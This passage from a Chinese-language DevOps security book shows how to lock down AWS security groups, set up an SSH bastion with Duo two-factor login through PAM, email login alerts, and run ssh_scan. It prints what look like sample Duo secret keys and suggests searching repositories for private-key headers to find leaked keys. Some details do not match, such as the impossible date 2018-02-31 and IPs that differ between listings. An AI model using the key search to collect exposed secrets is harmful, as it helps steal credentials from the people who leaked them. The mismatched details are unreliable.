获取发票应用 EC2 实例的 SGID 会稍微复杂一点，因为这些信息深藏在 EB 里。你先要获取 EB 环境的 ID，然后是实例 ID，最后才是 SGID。代码清单 4.13 展示了完整的三步操作。

代码清单 4.13 通过 EB 逐步获取实例的 SGID

```
$ aws elasticbeanstalk describe-environments \
--environment-names invoicer-api | \
jq -r '.Environments[0].EnvironmentId'
e-curu6awket

$ aws elasticbeanstalk describe-environment-resources \
--environment-id e-curu6awket | \
jq -r '.EnvironmentResources.Instances[0].Id'
i-7bdad5fc

$ aws ec2 describe-instances --instance-ids i-7bdad5fc | \
jq -r '.Reservations[0].Instances[0].SecurityGroups[0].GroupId'
sg-6ec86f15
```

这组命令给了你更新安全组所需的信息：你要允许 SGID `sg-6ec86f15` 连接 SGID `sg-35ca6d4e` 的 PostgreSQL 端口 5432。执行代码清单 4.14 中的命令来完成操作。

代码清单 4.14 将 RDS 安全组开放给 EC2 安全组

```
aws ec2 authorize-security-group-ingress
--group-id sg-35ca6d4e
--source-group sg-6ec86f15
--protocol tcp --port 5432
```

RDS 安全组 ID。

EC2 安全组 ID。

允许访问 PostgreSQL 端口。

你还需要删除允许任何人连接数据的规则，它们现在已经没有用了。

代码清单 4.15 移除允许任何人连接数据库的 RDS 的规则

```
$ aws ec2 revoke-security-group-ingress \
--group-id sg-35ca6d4e \
--protocol tcp \
--port 5432 \
--cidr 0.0.0.0/0
```

以上这两条命令让安全策略能够符合之前描述的测试要求。你可以发起一次新的发票应用的构建，检查一下规则二现在是不是可以通过了，就像代码清单 4.16 展示的这样。

代码清单 4.16 现在测试结果显示符合 pineapple 的策略要求

```
2016/08/15 01:43 rule 0 between "0.0.0.0/0" and "load-balancer" was found
2016/08/15 01:43 rule 1 between "load-balancer" and "application" was found
2016/08/15 01:43 rule 2 between "application" and "database" was found
```

定期对网络策略进行测试是维护基础设施完整性的关键所在，你可以在部署过程中执行，或是利用周期性的任务来执行。规则会随着时间而不断发生变化，如果没有定期的审计，你的基础设施很快就会充斥着一次性的临时访问，并且无法杜绝。

和管理基于 IP 的防火墙相比，标签和安全组提供了更大的灵活性，这将有助于对网络流量过滤保持严密的控制。但这样做之后，你就完全阻止了开发人员和运维人员对数据库的访问，因为他们偶尔需要访问数据库来诊断问题。在下一节里，我们将讨论如何通过一台支持多因子验证的 SSH 堡垒机来重新开放这样的访问。

4.3 搭建安全入口

直到 21 世纪初，在不直接连接系统的情况下去构建一个完整服务的方式还是令人难以置信的。然而，你的发票应用已经做到了这一点，这是一套可以工作的在线服务，它完全通过代码和基础设施提供商去构建、部署和更新。

在这些变化中，最引人注目的变化莫过于传统系统管理员的“消亡”，他们沉浸于将 Linux 系统调试到最优直到榨干最后一位内存。尽管 DevOps 不赞成手工操作，但在运行一个大规模服务的操作中，自动化只占一小部分。运维人员仍然有各种理由需要直接访问系统：诊断问题，响应事件，获取非中心化的日志，调整参数之后再将其加入自动化，等等。尽管我们在基础设施自动化方面进展得很快，但是总有一些事情需要直接访问系统和数据库。自动化将系统管理员从“俗不可耐”的任务中解放出来，让他们去承担更复杂的优化基础设施的挑战。

创建一个安全入口（即堡垒机）有如下优势：

- 只需为堡垒机配置额外的安全措施，例如双因子验证（2FA 或 MFA）。
- 由于任何人都必须经过堡垒机，因此可以很轻松地建立访问日志来跟踪对基础设施的访问，并将可疑的访问通知给运维人员。
- 管理员界面只能通过堡垒机访问，因此能够被隐藏起来且不对互联网公开。

堡垒机并不是它要保护的服务的直接部分。实际上，大型基础设施通常只会设置一对堡垒机，由所有服务共享。图 4.4 展示了发票应用基础设施中的堡垒机的放置。




图 4.4 DevOps 工程师使用 SSH 堡垒机访问发票应用服务的内部服务器和数据库。

在这一节，我们将按照以下的路线图来介绍如何给发票应用的基础设施添加一台堡垒机。

- 生成新创建的 EC2 实例使用的 SSH 密钥对。密钥对需要先生成，因为 AWS 会自动向创建的 EC2 实例添加密钥。
- 为堡垒机 SSH 服务配置多因子验证，我们将使用 Duo Security，这是一家专

门提供身份验证服务的第三方供应商。

- 使用评估工具，对 SSH 服务的配置进行评估和改进，以提供更高的安全级别。
- 在改进 SSH 服务的同时，我们将讨论如何改进 SSH 客户端的配置，额外地提供更高的安全级别。
- 我们将调整堡垒机、服务器和数据库之间的安全组，并使用 `pineapple` 对安全组进行审计。

4.3.1 生成 SSH 密钥

第一版的 SSH 协议是由赫尔辛基大学的 Tatu Ylönen 在上世纪 90 年代中期开发的。Ylönen 持有原始 SSH 代码的专有许可权，因此 OpenBSD 项目在上世纪 90 年代末开发了一个名为 OpenSSH 的开源版本，现在所有地方使用的都是这个版本。OpenSSH 采用“默认安全”的方式构建，在差不多 20 年的时间里保护了数百万的服务器。

SSH 提供的标准选项一般已经足够好了，管理员很少会修改它们。但是，谨慎的运维人员应该更倾向于使用强度在平均水平之上的加密技术来保护对敏感主机的访问。生成并妥善地保存高强度密钥是安全使用 SSH 的最重要的几个要点之一。Mozilla 提供了一份如何生成 SSH 密钥的指南（链接 4.7），如代码清单 4.17 所示。

代码清单 4.17 使用 RSA 算法生成 SSH 密钥对

```
$ ssh-keygen -t rsa \
-f ~/.ssh/id_rsa_$(whoami)_$(date +%Y-%m-%d) \
-C "$(whoami)'s bastion key"

Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in ~/.ssh/id_rsa_sam_2018-02-31.
Your public key has been saved in ~/.ssh/id_rsa_sam_2018-02-31.pub.
```

一定要设置密码来保护私钥！

这条命令创建了一个新密钥对，私钥存放在 ~/.ssh/id_rsa_sam_2018-02-31 下，公钥也存放在同一个目录下，其文件名后面多了 .pub。

SSH 密钥算法

如果你碰巧使用了现代化的 SSH 系统，试试使用 ed25519 算法来代替 RSA。和 RSA 相比，ed25519 密钥要小得多，而且提供了至少能与 RSA 相当的安全级别。可惜的是，在写作本书时，大部分 SSH 客户端和服务器还只支持 RSA 密钥。

要使用公钥，你需要将公钥上传到 AWS，这样才能在创建实例的过程中包含它。代码清单 4.18 中的命令将上传密钥，但还没有把它们分配给实例。最后这个步骤会在创建实例时完成。

代码清单 4.18 将 RSA 公钥导入 AWS

```
$ aws ec2 import-key-pair --key-name sam-rsa-20180231 --public-key-material
    "$(cat .ssh/id_rsa_sam_2018-02-31.pub)"

{
    "KeyFingerprint": "be:d0:f0:1f:a7:4a:7d:2f:d1:f9:24:51:70:75:f7:57",
    "KeyName": "sam-rsa-20180231"
}
```

分发 SSH 公钥会很复杂。AWS 提供了一个能在创建实例过程中包含公钥的基本机制，但这还不足以支持大型团队的需求。这里常见的错误是：在整个运维团队中共享一个 SSH 密钥。这样做就增加了私钥被泄露的风险，也失去了由每个运维人员使用各自密钥所获得的有意义的身份验证信息。

正确的方式是将实例上 SSH 公钥的开通作为实例创建流程的一部分，这通常需要使用一些工具，例如 Puppet、Chef 或者 Ansible。有些人选择将用户和密钥内建在实例镜像中（称为 AMI，Amazon Machine Image），这种做法是可行的，只要你能定期用新版本的密钥更新镜像即可。

对于大型组织来说，维护一份用户公钥列表是一个技术活。我个人喜欢将它们存放在 LDAP 中，让用户控制它们。这样的话，开通工具只需要从 LDAP 获取密钥，然后将它们放到实例之中。你也可以使用 GitHub 来做类似的归档，重点是确保服务器上的公钥能定期地和真实来源重新同步。

当你的公钥上传到 AWS 后，下一步就是创建堡垒机 EC2 实例。

4.3.2 在 EC2 中创建堡垒机

在第 2 章中，我们让 EB 为我们处理 EC2 实例的创建和配置。EB 擅长处理符合标准三层架构的服务，比如 Web 应用或是后台工作任务。在这一小节，我们只想要一个实例，这个实例不适合三层架构模型，所以你要通过一组 `awsutil` 命令来创建它：

1. 创建控制堡垒机的安全组，允许对 TCP/22 端口的公开访问。
2. 使用之前上传的 SSH 密钥和一个公开 IP 来创建一个 Ubuntu 实例。
3. 在实例创建好之后，你可以连接到该实例并在上面创建一个新用户。

现在，安全组创建命令对你来说已经不再陌生了。代码清单 4.19 展示了创建安全组和开放 SSH 访问的两条命令。

代码清单 4.19 为堡垒机创建安全组

```
$ aws ec2 create-security-group \
--group-name invoicer-bastion-sg \
--description "Invoicer bastion host"
{
    "GroupId": "sg-f14ff48b"
}

$ aws ec2 authorize-security-group-ingress \
--group-name invoicer-bastion-sg \
--protocol tcp \
--port 22 \
--cidr 0.0.0.0/0
```

准备好安全组之后，你可以使用一条命令来创建 EC2 实例，如代码清单 4.20 所示。这条命令需要一个 `image-id` 参数，代表了实例是基于哪种系统类型。这个例子使用的是 Ubuntu 16.04 LTS，对应的 `image-id` 是 `ami-81365496`。在这里可以找到由 Ubuntu 提供的并按 AWS 区域排序的 AMI 列表（链接 4.8）。

代码清单 4.20 创建堡垒机 EC2 实例

```
$ aws ec2 run-instances \
--image-id ami-81365496 \
--security-group-ids sg-f14ff48b \
--count 1 \
--instance-type t2.micro \
--key-name sam-rsa-20180231 \
--associate-public-ip-address \
--query 'Instances[0].InstanceId'

"i-1977d028"

$ aws ec2 describe-instances \
--instance-ids i-1977d028 \
--query 'Reservations[0].Instances[0].PublicIpAddress'
"52.90.199.240"
```

Ubuntu 16.04 镜像 id。

堡垒机安全组。

SSH 公钥。

请求公开 IP。

对输出结果过滤，只返回实例 ID。

获取实例的公开 IP。

实例的初始化可能需要几分钟的时间。当初始化结束后，你就可以使用私钥和公开 IP，并通过 `ssh` 命令和作为 Ubuntu 用户进入该实例了。

代码清单 4.21 通过 SSH 连接到堡垒机

```
$ ssh -i .ssh/id_rsa_sam_2018-02-31 ubuntu@52.91.225.2
ubuntu@ip-172-31-35-82:~$
```

通常在安装过程中你会删除 Ubuntu 用户并为每一个运维人员单独创建一个 UNIX

用户。代码清单 4.22 创建了一个用户 sam，并设置了它的 authorized_keys 文件以允许 SSH 访问。如上所述，你可能想利用一个开通工具来自动化这个过程，例如 Puppet、Chef 或 Ansible。

代码清单 4.22 创建 UNIX 用户 sam

```
$ sudo useradd -m -s /bin/bash -G sudo sam
$ sudo passwd sam
$ sudo su - sam
$ mkdir .ssh && chmod 700 .ssh
$ echo 'ssh-rsa AAIl... sam's bastion key' > \
  .ssh/authorized_keys
$ chmod 400 .ssh/authorized_keys
```

切换到 sam。

创建一个 UNIX 用户及密码。

添加 sam 的 SSH 密钥以允许远程访问。

下一步是在 SSH 服务器上使用 Duo Security 来配置双因子验证（2FA）。当 2FA 创建好之后，我们再回来设置安全组规则以锁定网络访问。

4.3.3 启用 SSH 双因子验证

在验证过程中，使用加密密钥进行身份验证提供了一个不错的安全级别。好的密码，比如刚生成的一个，是不可能被猜出来的，而且相对来说也很难丢失。除非你不小心把私钥公布到了不安全的地方，或者丢失了存放私钥的设备，那么其他人才有可能得到它。

不幸的是，这些情况发生的频率超乎我们的想象。人们常犯的错误是将他们的密钥放在源代码里，并发布到代码仓库中或者拷贝到公开网站上。试试用你最喜欢的搜索引擎或者在代码仓库中搜索 `----- BEGIN RSA PRIVATE KEY -----`，你就会理解：为什么说单独数字密钥很难作为可信的身份验证机制。

可靠的身份验证机制需要多重因子，最好是下列因子之一：

- 知识因子，例如密码，所有者可以记住。
- 所有权因子，例如，房子的钥匙或者身份验证需要的外部设备。
- 固有因子，比如你，或者更准确地说，是你的视网膜、指纹或者声音。

在 Web 服务中实现 2FA 的最常见方法是，在用户输入密码后还要求提供从手机上获取的另一个 token。有多种技术可以做到这一点。

电话验证

最简单、也是最普遍的方法是，通过短信或电话呼叫将验证码发送到用户的手机上。持有对电话号码的 SIM 卡的所有权就是第二重因子。这种方法在理论上是安全的，可惜的是，电话公司在电话号码转移方面的管理太过于宽松，而安全研究员可以将别人的号码成功地转移给自己。短信验证在别有用心的攻击者面前形同虚设。对安全要求不高的网站来说，这种方法还是可行的，但对堡垒机来说是不够的。

一次性密码

更安全的一种方式是使用一次性密码（OTP，One-Time Password）。OTP 是一小段验证码，只能使用一次（HOTP——H 的含义是基于 HMAC）或者只能在一小段时间内使用（TOTP——T 的含义是基于时间）。在第 3 章我们曾讨论过防护 CSRF 攻击的 HMAC，这里的算法使用了它的变种：用户和服务器共享用于生成和校验 OTP 的密钥。HOTP 需要双方维护同一个计数器。而 TOTP 使用时间戳替代计数器，免去了保存计数器的需要。现在，把 TOTP 令牌保存在用户手机上是一种常见做法。GitHub、AWS 还有许多其他在线服务都支持这种方法。

推送验证

如图 4.5 所示，推送验证是第二重因子的最新技术，但它的缺点是需要第三方参与到协议中。在推送模式下，用户和一部手机关联在一起，这部手机运行着接收通知的应用。当用户登录时，服务要求第三方给用户的手机发送一条推送通知，以便完成第二重因子的验证步骤。设备上会弹出该通知，用户只需点击一下就可以批准。和将密钥保存在用户手机上的 OTP 技术相比，这种方法提供了水平相当的安全性，但是免除了用户在服务中输入 OTP 的人工操作。




图 4.5 建立堡垒机 SSH 连接的一系列步骤，使用公钥握手作为第一重因子，使用 Duo Security 作为第二重因子。

是选择 OTP 还是选择推送通知，取决于你的基础设施和需要。OTP 解决方案可以独立工作，不需要连接其他任何系统，而推送解决方案则需要连接第三方。第三方通常还会提供一些高级特性，例如审计日志和地理位置定位。这是一个蓬勃的市场，你可以很容易地找到一家供应商作为你的服务的身份验证代理：RSA（这是一家公司，并非指算法）、Authy、Ping Identity、Duo Security、Gemalto SafeNet，等等。

在这一节中，我们将使用 Duo Security，因为它可以很容易地与 SSH 集成，并且还提供了十个用户的免费套餐。我们将实现图 4.5 展示的流程，堡垒机将第二重因子的验证请求转发给 Duo Security，等待请求完成再授权给用户。

要开始实现，先前往链接 4.9，并按照注册步骤创建用户和密码（Duo Security 提供了免费套餐，因此你不必花钱就可以进行试验）。登录之后，在网站控制面板中创建 UNIX 应用。三条信息会提供给你：集成密钥、机密密钥和 API 终端节点，如图 4.6 所示。这些信息会被用来配置堡垒机。




图 4.6 在 Duo Security 控制面板中创建 UNIX 应用后，集成密钥、机密密钥和 API 终端节点会提供给你。

在 Ubuntu 上，SSH 的 Duo 配置需要四个步骤：

1. 安装 PAM Duo 库。
2. 配置集成参数和密钥。
3. 在 PAM 中要求 Duo 身份验证。
4. 配置 SSH 守护进程，让它支持双因子验证。

关于 PAM

可插拔的验证模块（PAM，Pluggable Authentication Module）是 Linux 及 UNIX 系统上标准的用户身份验证框架。系统应用可以使用 PAM 将身份验证阶段交给 PAM 系统，而不是在内部自行处理。PAM 是一个强大的、模块化的和复杂的框架，用于集成多因子验证，或者用于访问审计，或者用于执行外部目录的身份管理，如 LDAP、活动目录、Kerberos，等等。在大多数 Linux 系统中，它的配置位于 /etc/pam.d 路径下。

代码清单 4.23 展示的是第一步：安装 `libpam-duo`。Ubuntu 16.04 集成了 Duo 的标准包，如果你使用的是不同的发行版，也可以自己构建一个（链接 4.10）。

代码清单 4.23 在 Ubuntu 16.04 上安装 Duo Security

```
$ sudo apt install libpam-duo
```

包 `libpam-duo` 会在 /etc/security/pam_duo.conf 路径下放一份空的配置文件。你需要把 Duo 控制面板提供的集成参数填写到该文件中。

代码清单 4.24 在 /etc/security/pam_duo.conf 中配置 Duo Security

```
[duo]
ikey = DIKQB6AKQSASOIQ93OI28AL
skey = cqDaacHHHfR9vplD6nsud2Qx9J7v2sVmK04OxCC+
host = ***.duosecurity.com
pushinfo = yes
```

集成密钥。

机密密钥。

Duo API 主机。

发送 Duo 推送验证的命令。

包 `libpam-duo` 还会安装一个 PAM 库，它被用来处理 Duo Security 的第二重因子验证。SSH 配置位于 /etc/pam.d/sshd 下，默认提供了基本的 UNIX 密码验证。代码清单 4.25 展示了如何重新配置 SSHD PAM 以要求 Duo 验证。

代码清单 4.25 配置 /etc/pam.d/sshd 来要求 Duo 的第二重因子验证

```
#@include common-auth
auth  [success=1 default=ignore] pam_duo.so
auth  requisite pam_deny.so
auth  required pam_permit.so
```

禁用标准的 UNIX 身份验证。

要求 Duo 验证。

注意，不同的 Linux 发行版上的 PAM 配置会有所不同。如果你使用的不是 Ubuntu，那么应该参考指导手册和 Duo 文档。

最后，配置的第四步会影响 SSH 守护进程本身。首先需要基于公钥的验证，并禁用基于密码的验证。然后启用键盘交互验证及 PAM 支持。Duo 配置会被启用，但并不会被强制使用。最后一部分使用 AuthenticationMethods 参数完成，它需要先进行公钥验证，紧接着是通过 PAM 进行键盘交互验证。

代码清单 4.26 为双因子验证配置 /etc/ssh/sshd_config

```
PubkeyAuthentication            yes
PasswordAuthentication          no
KbdInteractiveAuthentication    yes
UsePAM                          yes
UseLogin                        no
AuthenticationMethods           publickey,keyboard-interactive:pam
```

重新加载 SSHD 服务后，配置就完成了。现在 Sam 在连接堡垒机时会返回一条消息，要求她登记在 Duo 中。

代码清单 4.27 Sam 的第一次连接，要求通过 Duo Security 登记

```
$ ssh -i .ssh/id_rsa_ulfr_2018-02-31 sam@52.91.225.2
Authenticated with partial success.
Please enroll at https://api-00526ae6.***.com/
     portal?code=4f0d825b62eec49e&akey=DAAVUO6OLPYJ6SICSEQF
```

登记过程必须在移动设备上完成。

只有用户在 Duo Security 中登记了手机，消息才能被接收到。要登记手机，Sam 必须使用移动设备访问终端中的 URL 地址，创建一个 Duo 账户，并安装 Duo 应用。注意，Duo 用户名必须和 UNIX 用户名一致，都必须是 sam。

登记完成后，Sam 会看到选择验证方式的提示菜单。

代码清单 4.28 SSH 提示 Duo Security 提供的第二重因子验证选项

```
$ ssh -i .ssh/id_rsa_ulfr_2018-02-31 sam@52.91.225.2
Authenticated with partial success.
Duo two-factor login for sam

Enter a passcode or select one of the following options:

 1. Duo Push to XXX-XXX-7061
 2. Phone call to XXX-XXX-7061
 3. SMS passcodes to XXX-XXX-7061 (next code starts with: 1)

Passcode or option (1-3): 1
Success. Logging you in...
```

如你所见，Duo 在默认情况下启用了基于推送和基于电话的验证方式。这些设置可以修改，除此之外还有许多其他选项都可以在服务的控制面板中调整。选中“1”后，Sam 的手机会收到一条推送通知，其中包含了事件来源的详细信息，如图 4.7 所示。

图 4.7 从 Duo 接收的推送通知包含了事件来源的信息，如用户的 IP 地址和目标服务器。

使用双因子验证来加固堡垒机，会使安全设施主入口的安全性显著增强。这是针对 SSH 的实现，但同样的原则也适用于许多其他类型的接入点，如 VPN、Web 界面，甚至是系统账户的 root 访问权限。

你还可以进一步提升安全性，堡垒机一旦被访问就会发送通知。这是下一节要介绍的内容。

4.3.4 在被访问时发送通知

大多数提供安全服务（例如多因子验证）的第三方还会保留批准和拒绝操作的详细日志。这里是获取审计日志并转换为通知的绝佳场所。

更常见的做法是将日志发到中央服务器上，并在那里发出告警。SSH 日志记录在 /var/log/auth.log（Debian 系统）或 /var/log/secure（Red Hat 系统）下，其中包含了连接用户的身份信息。一条日志流水线就可以监控这些日志，并将通知路由到正

确的信道。我们将在第 7 章深入讨论日志流水线的细节。

第三种做法是用 PAM 触发通知脚本，将其作为验证流程的一部分。这种做法的优势是完全自治，即和其余的基础设施无关。它还很容易实现，适合跟踪各种类型的通知。

配置 PAM 以触发通知，只需在 SSHD PAM 配置文件中修改一行。你只需要加上代码清单 4.29 中的这些指令，这些指令会作为登录流程的一部分来调用脚本 /etc/ssh/notify.sh。

代码清单 4.29 配置 /etc/pam.d/sshd 发送登录通知

```
session optional pam_exec.so seteuid /etc/ssh/notify.sh
```

脚本本身十分简单：PAM 将正在验证的用户的名字保存在环境变量 PAM_USER 中，将连接的来源保存在 PAM_RHOST 中。你通过提取这些信息来构造一封电子邮件。另外，还要附上过去登录的历史记录和最近的身份认证日志。脚本还按日期进行了过滤，避免在工作时间发送通知，这样做虽然减少了运维人员的通知噪声，但同时也大幅降低了这种机制的安全水平。你需要考虑清楚之后再启动日期过滤。


代码清单 4.30 位于 /etc/ssh/notify.sh 的通知脚本

```
#!/bin/bash

if [[ "$(date +%u)" -lt 5 && \
 "$(date +%H)" -gt 8 && \
 "$(date +%H)" -lt 18 ]]; then
 exit 0
fi

if [ "$PAM_TYPE" != "close_session" ]; then
    subject="SSH Login: $PAM_USER logged into $(hostname) from $PAM_RHOST"
    mailx -r "bastion@securing-devops.com" \
    -s "SSH Login: $PAM_USER logged into $(hostname) from $PAM_RHOST" \
    "$PAM_USER@securing-devops.com" << EOF
Last logins on $(hostname)
--------------------------
$(last -w -i)

Most recent auth.log
--------------------
$(tail /var/log/auth.log)
EOF
fi
```

过滤通知，只在工作日（周一到周五）的工作时间（8:00 到 18:00）发送。

当触发时，通知脚本就会给运维人员发送一封电子邮件，邮件如图 4.8 所示。

从堡垒机发送邮件需要配置一个本地 SMTP 中继，这是留给读者的练习（Postfix 很不错，但你也可以使用 Amazon SES）。



SSH Login: sam logged into ip-172-31-45-243 from 72.64.221.62

From bastion@securing-devops.com
To julien@vehent.org
Date Today 14:01

```
Last logins on ip-172-31-45-243
-------------------------------
sam      pts/3        72.64.221.62     Thu Sep  1 17:52   18:01  (00:09)
sam      pts/3        72.64.221.62     Thu Sep  1 17:52   17:52  (00:00)
sam      pts/2        72.64.221.62     Thu Sep  1 16:46   still logged in
sam      pts/0        72.64.221.62     Thu Sep  1 16:46   still logged in
sam      pts/0        62.210.76.92     Thu Sep  1 14:43   16:45  (02:02)
sam      pts/0        62.210.76.92     Thu Sep  1 14:36   14:39  (00:02)
sam      pts/0        62.210.76.92     Thu Sep  1 14:33   14:34  (00:00)
sam      pts/1        72.64.221.62     Thu Sep  1 11:29   still logged in
sam      pts/0        72.64.221.62     Thu Sep  1 11:15   14:32  (03:17)
ubuntu   pts/0        72.64.221.62     Thu Sep  1 11:14   11:14  (00:00)
sam      pts/0        72.64.221.62     Thu Sep  1 11:14   11:14  (00:00)
ubuntu   pts/0        72.64.221.62     Thu Sep  1 11:13   11:13  (00:00)
ubuntu   pts/0        72.64.221.62     Thu Sep  1 11:12   11:12  (00:00)
ubuntu   pts/0        72.64.221.62     Thu Sep  1 11:01   11:12  (00:10)
reboot   system boot  0.0.0.0          Thu Sep  1 10:56   still running

wtmp begins Thu Sep  1 10:56:53 2016

Most recent auth.log
--------------------
Sep  1 17:52:36 ubuntu sshd[7436]: pam_unix(sshd:session): session opened for user sam by (uid=0)
Sep  1 17:52:36 ubuntu systemd-logind[2209]: New session 21 of user sam.
Sep  1 18:01:41 ubuntu sshd[7476]: Received disconnect from 72.64.221.62 port 34652:11: disconnected by user
Sep  1 18:01:41 ubuntu sshd[7476]: Disconnected from 72.64.221.62 port 34652
Sep  1 18:01:41 ubuntu sshd[7436]: pam_unix(sshd:session): session closed for user sam
Sep  1 18:01:41 ubuntu systemd-logind[2209]: Removed session 21.
Sep  1 18:01:51 ubuntu sshd[7539]: Successful Duo login for 'sam' from 72.64.221.62
Sep  1 18:01:51 ubuntu sshd[7537]: Accepted keyboard-interactive/pam for sam from 72.64.221.62 port 34734 ssh2
Sep  1 18:01:51 ubuntu sshd[7537]: pam_unix(sshd:session): session opened for user sam by (uid=0)
Sep  1 18:01:51 ubuntu systemd-logind[2209]: New session 22 of user sam.
```

图 4.8 Sam 连接到堡垒机之后发送给运维人员的邮件通知示例。

只需几分钟，你就可以建好一个简单的通知系统，它可以捕获可疑的访问。它没办法阻止别有用心的攻击者精心策划数周的攻击，但可以捕捉你应该审视的异常访问。如果你没有时间去调研其他复杂的解决方案，这种方法是一个非常不错的起步。随着你的安全控制愈发成熟，用日志流水线触发的告警或者从第三方接收的告警去替换这种方法，以便进一步提升可靠性。

在结束 SSH 和重新配置安全组这一节之前，我们来简要地介绍一些客户端和服务器的最佳实践，以及如何测试它们的实现。

4.3.5 一般安全注意事项

前面我曾经提到过，在默认情况下 SSH 自带安全配置参数。很少有管理员会费心地修改这些参数，他们认为使用 SSH 不会存在安全漏洞。这一节我们会讨论 SSH 设施的常见问题，以及如何在客户端与服务器端使用严格的配置参数来修复这些问题。

我们从使用命令行扫描器校验堡垒机的安全性开始。你可以从链接 4.11 找到这种扫描器。扫描器可以在 Docker 容器里运行，如代码清单 4.31 所示。

代码清单 4.31 安装并执行 ssh_scan Docker 容器来检查堡垒机

从 Docker Hub 获取容器。

运行容器。

```
$ docker pull mozilla/ssh_scan
$ docker run -it mozilla/ssh_scan /app/bin/ssh_scan \
-t 52.91.225.2 \
-P config/policies/mozilla_modern.yml
```

将扫描器指向堡垒机的 IP。

应用 Mozilla 的现代规则。

